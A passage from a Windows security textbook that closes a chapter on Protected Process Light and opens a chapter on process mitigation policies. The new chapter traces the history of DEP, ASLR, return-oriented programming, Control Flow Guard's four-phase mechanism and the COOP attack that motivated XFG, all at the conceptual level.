The arc has run from a single Mimikatz error code to a kernel-enforced lattice, a third-party admission path mediated by ELAM and MVI, an arms race shaped by a single structural insight that the kernel verifies the channel and not the behavior, and a stacked companion boundary that lives in VTL1 because VTL0 has run out of places to hide a key. PPL is not a security boundary. That classification is not a footnote; it is the most important fact about it, because it tells defenders that the mechanism is exactly as strong as the engineering velocity Microsoft chooses to invest. Deploy it. Stack it with Credential Guard. Monitor for the next bypass.

> ▸ **KEY IDEA** The bypass history above is one repeated seam: each fix narrows admission, but static signature verification still cannot prove the future behavior of admitted code.
>
> **Bequeaths.** Protected Process Light hands the next link one narrow, kernel-enforced guarantee: on a `RunAsPPL` host, `lsass.exe` carries `PPL/Lsa` (`0x41`), and no VTL0 caller at a lower signer rung (not a local administrator, not SYSTEM, not a token with `SeDebugPrivilege`) can obtain a memory-read handle to it. That floor is exactly what the Credential Guard chapter (Chapter 15) builds on when it argues the long-lived secret must leave VTL0 altogether, because PPL's guarantee evaporates the moment an attacker reaches kernel mode and can zero the `Protection` byte. The bequest is deliberately small. PPL does NOT provide a security boundary: MSRC classifies it as defense in depth, so its bypasses are

> serviced on the cumulative-update cadence, not out-of-band; it does NOT stop a kernel-mode attacker; and it offers NO third-party opt-in outside the ELAM/MVI-gated Antimalware rung. The chain has learned to protect the *process*; it has not yet protected the *secret*. That is the next link's burden.

CHAPTER 11

Process Mitigation Policies

TRUST-CHAIN LEDGER

INHERITS	image-signing enforcement. User-Mode Code Integrity refuses to map any image that does not chain to a Microsoft-trusted root (Chapter 8, Code Integrity); the kernel code-integrity (HVCI / KMCI) that keeps the very kernel installing these policies un-rewritable (Chapter 8, Code Integrity).
PROMISE	In a process that opts into the full `SetProcessMitigationPolicy` recipe, a surviving memory-corruption bug cannot be turned into code execution by the *classic* primitives. No injected shellcode (DEP), no predictable gadget base (ASLR), no hijacked indirect call (CFG), no hijacked return (CET shadow stack), no runtime-generated code (ACG), and no unsigned image load (CIG). Serviced boundary: this surface is *defense-in-depth*, not a security boundary. By the Microsoft Security Servicing Criteria a CFG or ACG bypass *by itself* is not guaranteed a patch; what it hardens is the process and the kernel syscall edge.
TCB	The MSVC instrumentation (`/guard:cf`, `/CETCOMPAT`), the `ntdll` loader and `LdrpValidateUserCallTarget`, the per-process CFG bitmap, the CPU's CET shadow-stack hardware, UMCI for CIG, and the kernel that installs the policy before the child's first user-mode instruction. Everything below the syscall boundary is explicitly outside it.
ADVERSARY → BREAK	The bug is still there. CFG is coarse-grained, so COOP reuses prototype-compatible function entries; CIG is a publisher check, not a content check, so signed-but-vulnerable DLLs still load; and Data-Oriented Programming never hijacks control

	flow at all, so no CFI variant can see it. The Promise ends at the *exploit chain*, not the *bug*.
RESIDUAL	Signed-but-vulnerable image load → App Control (Chapter 13, AppLocker vs App Control) and the curated kernel block list in Code Integrity (Chapter 8); what a signature actually proves → Authenticode (Chapter 12, Authenticode and Catalog Files); the kernel surface beneath the syscall: kCFG, kCET, the HVCI-isolated bitmap in VTL1 → Code Integrity (Chapter 8) and VBS Trustlets (Chapter 7); the memory-safety bug itself (the ~70% mitigations only delay) → the long-term language and hardware answer (Rust, MTE, CHERI) collected in the open problems.
BEQUEATHS	"Only an image that chains to an allowed signing root may execute in this process". The floor the Authenticode chapter (Chapter 12) builds on when it asks what that signature actually proves. Does NOT provide: a fix for the memory-safety bug, defense against data-only attacks, immunity from signed-but-vulnerable code, or any guarantee past the syscall boundary.
PROOF	○ documented. `SetProcessMitigationPolicy` / `PROCESS_MITIGATION_POLICY` (Microsoft Learn), Miller's Edge ACG blog, the CET/CFG/XFG primary decks; this chapter carries no live-VM capture, so nothing here is upgraded to a captured (green) block.

The Reasoner's question. When a memory-corruption bug still exists, which exploit primitives do CFG, ACG, CIG, CET, and the rest of the mitigation surface take away, and which primitives survive?

▪ **FOUNDATIONS. WHAT YOU NEED BEFORE THIS CHAPTER**

- **Process mitigation policy.** A per-process security contract exposed through `SetProcessMitigationPolicy`, `GetProcessMitigationPolicy`, `UpdateProcThreadAttribute`, PowerShell `Get-ProcessMitigation`, and the Defender Exploit Protection policy surface.
- **Forward edge / backward edge.** The forward edge is an indirect call or jump from one legitimate instruction to another. The backward edge is a return. CFG and XFG constrain the forward edge; CET shadow stack constrains the backward edge.
- **W^X.** Write XOR execute: a page should be writable or executable, never both. DEP gives Windows the page-level foundation; ACG raises the rule to the lifetime of a process.
- **Code identity.** CIG does not ask whether code is safe. It asks whether the image being mapped chains to an allowed signing authority. That distinction is why signed-but-vulnerable binaries remain a gap.

- **Reasoner stance.** Bypasses in this chapter are gap analysis, not instructions. The goal is to know what the link guarantees, what it cannot guarantee, and what evidence you can demand from a live system.

Windows ships every modern memory-corruption mitigation as a per-process flag rather than a system-wide setting: because Outlook can't enable CIG, Defender can't enable ACG, and Notepad doesn't need Disable-Win32k. `SetProcessMitigationPolicy` exposes twenty of these knobs (plus a `MaxProcessMitigationPolicy` sentinel that terminates the enum); the canonical six (DEP, ASLR, CFG, CET shadow stack, ACG, CIG) constrain the control-flow primitives, and the other fourteen cover adjacent attack surfaces. Each knob is a tombstone for an exploit primitive that worked in the previous generation. This chapter walks the thirty-year arc that built that surface, then names the residual attacks that survive even a fully-stacked process.

The bug is still there. Why didn't the exploit work?

A vulnerability researcher has just landed a type-confusion bug in a JavaScript engine inside an Edge content process. The primitive is exactly what they expected: a writable heap address holding a corrupted vtable pointer. From that pointer the renderer will, on its very next virtual-method call, jump into an address the attacker chose.

That is supposed to be game over. It is, in the language of every exploit-development textbook from 1996 onward, a working write-what-where. The CPU loads the corrupted pointer into a register. It dereferences it. It calls.

And the process dies.

There is no shell. There is no remote code execution. There is a Windows Error Reporting dialog showing `STATUS_STACK_BUFFER_OVERRUN` (`0xC0000409`), the NTSTATUS surfaced by the CFG validator's `__fastfail(FAST_FAIL_GUARD_ICALL_CHECK_FAILURE)` subcode, raised from a thunk named `ntdll!LdrpValidateUserCallTarget` the researcher has never seen in their disassembler before [462]. The bug fired exactly as the recipe said. The exploit chain didn't.

What stopped it?

The load-bearing claim of this chapter. Every per-process mitigation in `SetProcessMitigationPolicy` is a tombstone for an exploit primitive that worked in

the previous generation. The list of policies is, read top to bottom, an attacker's autobiography [463].

◆ **DEFINITION — PROCESS MITIGATION POLICY** A per-process, opt-in security policy installed via the Win32 `SetProcessMitigationPolicy` API (or, more safely, via `UpdateProcThreadAttribute` before a child process executes its first user-mode instruction). The `PROCESS_MITIGATION_POLICY` enum lists twenty-one values (nineteen attacker-facing mitigation policies, the `ProcessMitigationOptionsMask` discovery value, and the `MaxProcessMitigationPolicy` sentinel that terminates the enum) as of Windows 11 24H2. Each mitigation is a separate axis on which an exploit can fail [464, 463].

The fastest way to see this is to compare two PowerShell sessions. Pick a maximally-hardened process, the Edge content process, and run `Get-ProcessMitigation -Name msedge.exe`. Six mitigations show as ON: CFG, CET shadow stack, ACG, CIG, Disable-Win32k, and Disable-Extension-Points. Now do the same for `Notepad.exe`. One or two show as ON. Notepad is a different *kind* of process. It is not parsing attacker-controlled bytes from the public internet, so the mitigation surface it carries is correspondingly small.

Margin note. The mitigation set is not just an enable-everything list. Several of the policies are mutually expensive (CET costs cycles on every call/ret; ACG forbids any in-process JIT; CIG forbids any third-party plugin); turning them all on is only viable for a process whose owner accepts those costs. The PowerShell `Set-ProcessMitigation` and `Get-ProcessMitigation` cmdlets ship in the `ProcessMitigations` module that succeeded EMET in 2018.

Edge carries six mitigations because it has six structurally separate ways the attacker can win. CFG addresses the indirect-call hijack. CET addresses the return-address hijack. ACG addresses the "redirect the JIT to emit my shellcode" hijack. CIG addresses the "plant a Microsoft-signed DLL where the loader picks it up" hijack. Disable-Win32k addresses the renderer-to-kernel escape. Disable-Extension-Points addresses the `AppInit_DLLs`-class injection.

Each one is the closing footnote on a different generation of offensive research. CFG closes indirect-call hijacking. CET closes the shadow-stack-less era. ACG closes JIT spray. CIG closes signed-DLL planting. `Get-ProcessMitigation` lays them out as a flat list of `ON` checkmarks, as if they had always been there: as if they had not each cost a decade of research to design and ship.

So the chain failed. But *which* mitigation caught the indirect-call hijack we started with, and why was that one on? Where do these mitigations come from, and how did Windows arrive at this exact set? To answer that, we have to go back three decades.

How attackers stopped being able to put bytes on the stack and run them

The story starts in November 1996. *Phrack* magazine, issue forty-nine, file fourteen of sixteen. Aleph One (the handle of Elias Levy, a security columnist who would later moderate the BugTraq mailing list) publishes *Smashing The Stack For Fun And Profit* [465]. The article is a recipe. It walks the reader through process memory layout on Unix, the structure of the call stack on x86, the mechanics of overwriting the saved return address, the construction of `/bin/sh` shellcode, and the use of NOP sleds. Those four programs (`syslog`, `splitvt`, `sendmail 8.7.5`, Linux/FreeBSD `mount`) appear in the introduction as real overflows others had found; the paper's own worked exploit code targets a small sample vulnerable program that, installed setuid root, would have yielded a root shell.

Buffer overflows existed before Aleph One. The 1988 Morris Worm used one in `fingerd`; Mudge's 1995 *How to Write Buffer Overflows* L0pht paper had pieces of the technique. But it was an oral tradition: something you learned at DEFCON or from someone who learned it at DEFCON. Aleph One's contribution was pedagogical: a step-by-step recipe anyone with a debugger and an afternoon could follow. Once that recipe was published, every memory-safety bug in C and C++ (and there were many) became a candidate for shell-as-the-vendor.

The defensive response came fast, and it came with a brutal honesty that has shaped every later mitigation. In August 1997, Alexander Peslyak, writing under the handle Solar Designer and running the Openwall Project, posted to BugTraq [466]. He had two things. The first was a Linux kernel patch (still documented at the Openwall README to this day) that made user-mode stack pages non-executable in software, since AMD's hardware NX bit was six years away [467]. The second was a working return-into-libc exploit against `lpr`, which redirected execution into `system()` in the C library rather than into stack-resident shellcode.

> ▪ **NOTE** Solar Designer was honest enough to publish the bypass on the same day as the patch. This is a defender-publishes-own-bypass precedent that has governed almost every Microsoft mitigation announcement since: ship the

mitigation, name the residual attack class, set the expectation that the mitigation is a speed bump rather than a fix.

◆ **DEFINITION — W^X** A memory protection invariant ("write XOR execute") requiring that any page in the process address space be either writable or executable, but never both at the same time. PaX shipped the first complete Linux implementation of non-executable user pages in 2000; the name *W^X* came from OpenBSD's 2003 articulation of the same invariant; AMD's NX bit in 2003 moved it from software emulation to hardware enforcement; the per-process ACG policy in Windows generalizes W^X to apply for the lifetime of an entire process, with no per-thread escape hatch.

The next move was structural. In September 2000 the pseudonymous PaX Team released PAGEEXEC, the Linux non-executable-page implementation that made every writable page non-executable (not just the stack), using clever x86 segment-limit and split-TLB tricks [468]. PaX is also where the term "ASLR" comes from. The July 2001 PaX patch series randomized the executable base, the stack, the heap, the `mmap`'d library region, and (with `RANDEXEC`) even the position of the executable's code segment. The PaX design document for ASLR is unusually rigorous about probability. It derives the expected number of brute-force attempts as a function of entropy bits, decades before anyone framed it that way in the academic literature.

◆ **DEFINITION — ASLR** Address Space Layout Randomization. Per-boot or per-load randomization of the locations at which the kernel maps modules, the stack, the heap, and `mmap`'d regions into a process's virtual address space. On x86-32 Windows Vista, modules had one of 256 possible base addresses (about 8 bits of entropy). On x64 with `/HIGHENTROPYVA`, entropy is much higher because the virtual address space is larger. ASLR is the precondition that makes every later forward-edge CFI scheme worth deploying: without it, the attacker just hardcodes the call target.

Hardware finally caught up on September 23, 2003. AMD shipped the no-execute bit ("NX bit," bit 63 of the 64-bit long-mode page-table entry) with the Athlon 64 launch [469]. Intel followed with the marketing-renamed "XD bit" in later Pentium 4 Prescott silicon. From 2003 onward, marking a page non-executable was a single PTE flag away.

Microsoft consumed the hardware almost immediately. Windows XP Service Pack 2, RTM August 6, 2004, shipped Data Execution Prevention as a system-wide feature. DEP defaulted to OptIn on client Windows, while Windows Server 2003

SP1 defaulted to the broader OptOut posture; both supported four system-level modes (OptIn, OptOut, AlwaysOn, AlwaysOff) and exposed a per-binary opt-in via the `/NXCOMPAT` PE-header flag [268]. On hardware without NX, DEP fell back to a software emulation limited to system-supplied binaries.

The Wikipedia ROP article frames this moment exactly: "Microsoft Windows provided no buffer-overrun protections until 2004" [470]. After XP SP2, Windows joined PaX, OpenBSD, and Solar Designer's Openwall on the W^X side of the line.

Three years later, in January 2007, Microsoft shipped Vista. Vista randomized DLL and EXE module bases at boot, with 256 possible load locations per module on x86. Michael Howard's MSDN design blog from May 2006 gives a worked example showing `wsock32.dll` at `0x73ad0000` on one boot and `0x73200000` on the next [471]. Vista paired ASLR with `/GS` stack canaries, `/SafeSEH` validated SEH chains, DEP, and pointer obfuscation: the first Microsoft OS to ship a layered exploit-mitigation stack as policy.

Read the early mitigation timeline as a straight escalation. Aleph One made stack smashing teachable in 1996. Solar Designer answered with a non-executable stack in 1997 and published return-into-libc the same day. PaX expanded the idea to non-executable pages in 2000 and named ASLR in 2001. AMD put NX in hardware in 2003. Microsoft consumed it as DEP in Windows XP SP2 in 2004 and paired it with Vista ASLR in 2007. The first decade moved the fight from "can the attacker run stack bytes?" to "can the attacker predict and reuse existing bytes?"

DEP and ASLR are not per-process mitigations in the modern sense. They are the system-wide foundation that the per-process surface sits on top of. The reason `ProcessDEPPolicy` still exists in the modern enum at all is to give 32-bit processes a way to enforce DEP locally even when the system policy is permissive. On x64, DEP is unconditionally on; the per-process knob is a vestigial 32-bit-only flag. `ProcessASLRPolicy` is more useful (it allows a process to force-on high-entropy bottom-up randomization with `ForceRelocateImages`) but it too is a refinement of a system-wide foundation, not a new defensive primitive [463].

By 2007, the story should have been over. DEP had made shellcode unrunnable. ASLR had made gadget addresses unpredictable. Every attacker primitive Aleph One named in 1996 was, in principle, defended. It was not.

Because the attacker did not need to write new bytes. They could reuse the bytes that were already there.

ASLR plus DEP made shellcode hard, so attackers stopped writing shellcode

October 2007. Hovav Shacham, then on the UC San Diego computer-science faculty after a postdoctoral fellowship at the Weizmann Institute, presents *The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)* at ACM CCS [472]. The paper's existence claim is simple and devastating: in any sufficiently large C library, the set of short instruction sequences ending in `ret` is Turing-complete. The attacker does not need to inject any new code. They only need to write data (a sequence of return addresses on the stack) and the CPU obediently executes already-mapped, already-executable libc bytes in the attacker's chosen order.

The mechanism is small enough to explain in a paragraph. Shacham named the technique *return-oriented programming*. The attacker arranges for the program to return into a *gadget*: a short sequence of one to four instructions ending in `ret`. The gadget is selected from existing executable memory: libc, ntdll, the program's own code segment. The instructions perform a useful primitive (load a register, do arithmetic, dereference a pointer). The trailing `ret` pops the next stack slot, which the attacker has populated with the address of the next gadget. The stack is now the program counter; the CPU is now a Turing-complete machine for whatever language the gadget catalog implements.

> ◆ **DEFINITION — RETURN-ORIENTED PROGRAMMING (ROP)** An exploitation technique in which the attacker chains short, existing instruction sequences ("gadgets") each ending in `ret`. Control transfers happen via the program's own return instructions, executing already-mapped, already-executable code. ROP defeats W^X (DEP, NX) because the attacker injects no new code; it weakens against ASLR but does not break under it because info-leak primitives recover the gadget base address. Coined by Hovav Shacham in 2007 [472].

The follow-up Black Hat USA 2008 talk generalized the result to RISC architectures [473], killing "x86's variable-length instructions are why ROP works" as a defensive direction. ROP works on ARM. ROP works on MIPS. ROP works wherever an attacker can predict the address of executable bytes and control the stack.

> ❝ **QUOTED SOURCE** Return-oriented programming allows an attacker to execute code in the presence of security defenses such as executable space protection.: Wikipedia, *Return-oriented programming*, lead paragraph [470]

After 2007, the structural agenda of every defensive engineering team on Windows changes. The question is no longer "can we stop the attacker from writing bytes into executable pages?": DEP solved that, and ROP routed around it. The question is now: "which control transfers is the attacker allowed to cause?"

> **Margin note.** Shacham's UCSD lab (later UT Austin) kept exploring the boundary between code-reuse attacks and provable software defenses. The 2007 paper is the field-shaping one; the 2008 BHUSA generalization to RISC was the closing argument.

> ▸ **KEY IDEA** After Shacham 2007, every defensive engineering decision in Windows mitigation has been about which control-flow transfers the attacker is allowed to cause, not about what bytes the attacker can write. This is the chapter's load-bearing axis. CFG, XFG, CET, ACG, CIG, and every smaller mitigation in `PROCESS_MITIGATION_POLICY` follows from this one shift.

Microsoft's first response was behavioral, not structural. In 2009 the company released the *Enhanced Mitigation Experience Toolkit* (EMET), a free shim DLL that injected runtime checks into existing user-mode processes to detect ROP-shaped behavior. EMET checked for stack pivots, for unaligned `ret`-targets, for known-malicious gadget sequences, for unusual SEH chain layouts. It worked, intermittently, for a while. Then attackers adjusted, gadget-replacing around EMET's heuristics, and Microsoft slowly conceded the behavioral-detection direction was a dead end. EMET's final release was 5.52 in November 2016; end of life was July 31, 2018 [474]. Microsoft's stated successors are the `ProcessMitigations` PowerShell module and Windows Defender Exploit Guard: i.e., the formal `SetProcessMitigationPolicy` surface this chapter catalogs [474].

> **A short detour through EMET, 2009-2018.** EMET was an honorable failure. It taught the security industry that you cannot detect a control-flow hijack by looking at its symptoms; you can only prevent it by enforcing an invariant on the control flow itself. That lesson is exactly what Control Flow Guard (CFG) and Control-Flow Enforcement Technology (CET) embody. Every behavioral-ROP-detection product since EMET (Carbon Black's BB exploit protection, Symantec's Heat Shield, vendor-specific EDR ROP checks) has had the same fate against motivated adversaries. You can buy time but you cannot fix the problem in heuristics.

The structural answer arrived two years before the offensive proof that motivated it. In November 2005, at ACM CCS, Martín Abadi, Mihai Budiu, Úlfar Erlings-

son, and Jay Ligatti published *Control-Flow Integrity* (also released as Microsoft Research Technical Report MSR-TR-2005-18) [475]. Their formal definition is short: *the execution of a program dynamically follows only paths defined by a static control-flow graph*. They proved CFI is enforceable using compile-time-inserted runtime checks and demonstrated a software rewriting implementation.

> ◆ **DEFINITION — Control-Flow Integrity (CFI)** A defensive property formalized by Abadi, Budiu, Erlingsson, and Ligatti in 2005 [475]: the execution of a program must dynamically follow only paths defined by the static control-flow graph (CFG) of the program. CFI partitions into a forward-edge property (the targets of indirect calls and jumps must be valid) and a backward-edge property (the targets of returns must be the call-sites that called them). CFG, XFG, kCFG, and Apple's PAC are forward-edge CFI implementations. CET's shadow stack is a backward-edge CFI implementation.

CFI was a research framework looking for a vendor. It would wait nine years. The reader's belief at this point might be "DEP plus ASLR is enough." The honest belief, after Shacham, is that DEP plus ASLR raises the cost but does not change the game. The attacker still wins if they can choose where the next `ret` lands. The structural answer (constraining the control transfer rather than the write) is what makes Control Flow Guard make sense.

What does *constraining the control transfer* look like in machine code?

Control Flow Guard (CFG): compile-time, load-time, runtime

Where DEP was enforced by hardware on every page, CFG is enforced by software on every indirect call. The compiler is now a security tool.

CFG's ship history is more complicated than the marketing remembers. The canonical primary on the early dates is Yunhai Zhang's Black Hat USA 2015 deck, *Bypass Control Flow Guard Comprehensively*, which states verbatim: "It was first introduced in Windows 8.1 Preview, but disabled in Windows 8.1 RTM for compatibility reason. Then, it was improved and enabled in Windows 10 Technical Preview and Windows 8.1 Update" [476]. Visual Studio 2015 added the compiler and linker flags. By the time Windows 10 shipped to consumers in July 2015, CFG was a documented Win32 security feature [477].

> ▪ **NOTE** Stage 1 had this ship date as "Windows 8.1 Update 3 November 2014 vs Windows 10 July 2015". Zhang's deck is the contemporaneous primary that

> resolves the dispute. CFG was in Windows 8.1 Preview, was *removed* from Windows 8.1 RTM for compatibility, returned in Windows 8.1 Update and Windows 10 Technical Preview, and shipped widely with Windows 10 in 2015.

The mechanism has four phases. Each phase is a separate engineering subsystem, owned by a different team.

Phase 1: Compile-time (`/guard:cf`). The MSVC compiler emits, before every indirect call instruction, a call to one of two compiler-supplied thunks: `__guard_check_icall_fptr` for the standard pattern, or `__guard_dispatch_icall_fptr` for the tail-call optimization where the validator itself jumps to the target [478]. The thunk is a single indirection through ntdll. At compile time it is a stub; at load time it is patched to point at the active validator.

Phase 2: Link-time (`/GUARD:CF`, which requires `/DYNAMICBASE`). The linker writes the *Guard CF Function Table* (FID table) into the PE image's `IMAGE_LOAD_CONFIG_DIRECTORY` [479]. This table is the static catalog of every CFG-valid call target in this binary: every function whose address is taken, plus every function exported. `dumpbin /headers /loadconfig <binary>` prints the table contents. You can read the actual `Guard CF` flag word and the `FID table present` line.

> **CFG without /DYNAMICBASE is silently a no-op.** The MSVC linker only emits the FID table when `/DYNAMICBASE` is also set [478, 479]. A binary compiled with `/guard:cf` but linked without `/DYNAMICBASE` will pass code review, ship, and provide zero protection at runtime. This is the single most common CFG misconfiguration in third-party software. Always confirm with `dumpbin /headers /loadconfig` that the `Guard Flags` word is non-zero and that `FID Table present` is in the output.

Phase 3: Load-time. At process startup and on every subsequent `LoadLibrary`, `ntdll!LdrpProtectAndRelocateImage` unions the FID table of the loaded image into a per-process *bitmap*. The bitmap is a sparse data structure with one bit per 8 bytes of virtual address space. On 32-bit Windows, that is about 32 megabytes of address space worth of valid-target bits. On x64, the address space is so large the bitmap is hundreds of megabytes sparse-allocated, but the memory only commits on access, so the resident set stays small.

> ◆ **DEFINITION — CFG BITMAP** A sparse, per-process bit vector indexed by virtual address (one bit per 8 bytes). A set bit at index `addr / 8` means that `addr` is

> a CFG-valid indirect-call target in some loaded image. The kernel commits the bitmap pages on first access and shares them copy-on-write across processes with identical module-load layouts. The bitmap is the runtime data structure that `LdrpValidateUserCallTarget` consults on every indirect call.

Phase 4: Runtime. Every indirect call goes through `ntdll!LdrpValidateUserCallTarget`. The validator takes the call target in `rcx` (x64 calling convention), divides by 8, indexes into the bitmap, and tests the bit. If set, return; the call proceeds. If clear, fall through to `__fastfail(FAST_FAIL_GUARD_ICALL_CHECK_FAILURE)`, which raises `STATUS_STACK_BUFFER_OVERRUN`. The process dies.

CFG is best understood as a four-stage pipeline. The compiler instruments indirect-call sites. The linker writes the FID table into the PE load-config directory. The loader unions every loaded image's FID table into a sparse per-process bitmap. At runtime, the ntdll validator checks the target address against that bitmap and fast-fails the process if the bit is clear.




Figure 11.1: Control Flow Guard as a four-phase pipeline, and a debugging checklist. Compile (/guard:cf) inserts a guard thunk before every indirect call; link (/GUARD:CF + /DYNAMICBASE) writes the Guard CF Function Table into the PE load-config directory: without /DYNAMICBASE it is a silent no-op; load unions every image's FID table into a sparse per-process bitmap, one bit per 8 bytes of virtual address space; runtime sends every indirect call through LdrpValidateUserCallTarget, which tests the target's bit. Bit set: the validator returns and the call proceeds. Bit clear: __fastfail raises STATUS_STACK_BUFFER_OVERRUN and the process terminates. Each handoff is a separate failure mode.

That diagram is also the debugging checklist. If the compiler did not instrument a call site, CFG never runs. If the linker did not emit the FID table, the loader has nothing to union. If a JIT page is not deliberately marked with `SetProcessValidCallTargets`, the bitmap bit stays clear. If an attacker redirects a call to a real function entry whose bit is set, CFG has done exactly what it was designed to do, and the coarse-grained limitation has simply become visible.

There is an exception: code that is generated at runtime, like a JavaScript JIT, cannot have its targets pre-baked into a static FID table. For this case, CFG exposes `SetProcessValidCallTargets`, which lets a process programmatically mark an in-process address range as a permitted call target [477]. The companion `PAGE_TARGETS_INVALID` and `PAGE_TARGETS_NO_UPDATE` page-protection flags let the process control which newly-allocated pages start with a clear bitmap. The reason this API exists at all is the structural collision between W^X-via-CFG and runtime code generation: a collision that the ACG section will eventually resolve by moving the JIT out of process.

You can read the load-config flag word directly. The hex value is a bit field of `IMAGE_GUARD_*` constants. The most common bits are `IMAGE_GUARD_CF_INSTRUMENTED` (the binary has CFG indirect-call checks), `IMAGE_GUARD_CFW_INSTRUMENTED` (the binary has CFG indirect-call checks plus write-protection checks), `IMAGE_GUARD_CF_FUNCTION_TABLE_PRESENT` (the FID table is in the PE), `IMAGE_GUARD_CF_LONGJUMP_TABLE_PRESENT`, and `IMAGE_GUARD_RETPOLINE_PRESENT`.

CFG is forward-edge only. The `ret` instruction is invisible to it. A ROP chain that uses only return-target gadgets (the original Shacham construction) is not affected by CFG at all, because CFG never asks "where did this `ret` go?" It only asks "where did this indirect call go?" Closing the backward edge is a separate problem (the section on CET shadow stack).

CFG is also *coarse-grained*. The bitmap records "is this address a valid function entry?" but not "is this address a valid function entry *for this particular call site's prototype?*" Any function entry in the entire process is a valid CFG target for every indirect call site. If the attacker finds a legitimate function that takes a controllable argument and does something useful, they can chain it into a working exploit without ever flipping a clear bit to set.

Those two limitations (forward-edge only, coarse-grained) are precisely the open questions the XFG and CET shadow stack sections answer. CFG was the first floor. The next two sections build out the rest.

eXtended Flow Guard (XFG): type-hash, fine-grained CFI for indirect calls

CFG knows *is this a function entry?* XFG asks the better question: *is this the right kind of function entry?*

The structural reason XFG exists has a name and a paper. May 2015, IEEE Symposium on Security and Privacy. Felix Schuster, Thomas Tendyck, Christopher Liebchen, Lucas Davi, Ahmad-Reza Sadeghi, and Thorsten Holz publish *Counterfeit Object-oriented Programming: On the Difficulty of Preventing Code Reuse Attacks in C++ Applications* [480]. The paper's abstract is constructive and brutal: COOP is "the first code-reuse attack to enable the synthesis of malicious behavior on x86 and ARM platforms" that "fully complies with previously presented coarse-grained CFI defenses."

> ❝ **quoted source** We propose a new attack technique, called Counterfeit Object-Oriented Programming (COOP), which is the first code-reuse attack to enable the synthesis of malicious behavior on x86 and ARM platforms and which fully complies with previously presented coarse-grained CFI defenses.: Schuster et al., IEEE S&P 2015 [480]

> ◆ **definition** — **COOP (Counterfeit Object-Oriented Programming)** A code-reuse attack technique that chains legitimate C++ virtual function calls in attacker-chosen order, achieved by corrupting vtable pointers or vtable contents. Each individual callee is a real, address-taken function entry that passes any coarse-grained CFI bitmap. The attacker assembles Turing-complete computation by chaining these legitimate calls. Published by Schuster, Tendyck, Liebchen, Davi, Sadeghi, and Holz at IEEE S&P 2015 [480].


The mechanism is simple to describe but hard to detect. The attacker corrupts a heap-resident C++ object's vtable pointer to point at a fake vtable they have crafted from gadget-like *virtual functions* of real classes in the binary. Each entry in the fake vtable points at the entry of a real virtual method. The program's own virtual dispatch sequence performs the calls. The control transfers all land at legitimate function entries. CFG, which only asks "is this a function entry?", sees nothing wrong.

Microsoft's first public disclosure of the answer came at BlueHat Shanghai in 2019. David Weston (listed on the title slide of the deck as "Microsoft OS Security Group Manager") presented the design of *eXtended Flow Guard* (XFG) [481]. Microsoft never published a written XFG specification; the canonical public de-

construction is Connor McGarr's August 2020 reverse-engineering, which remains the best public account of how the mechanism actually works [482].

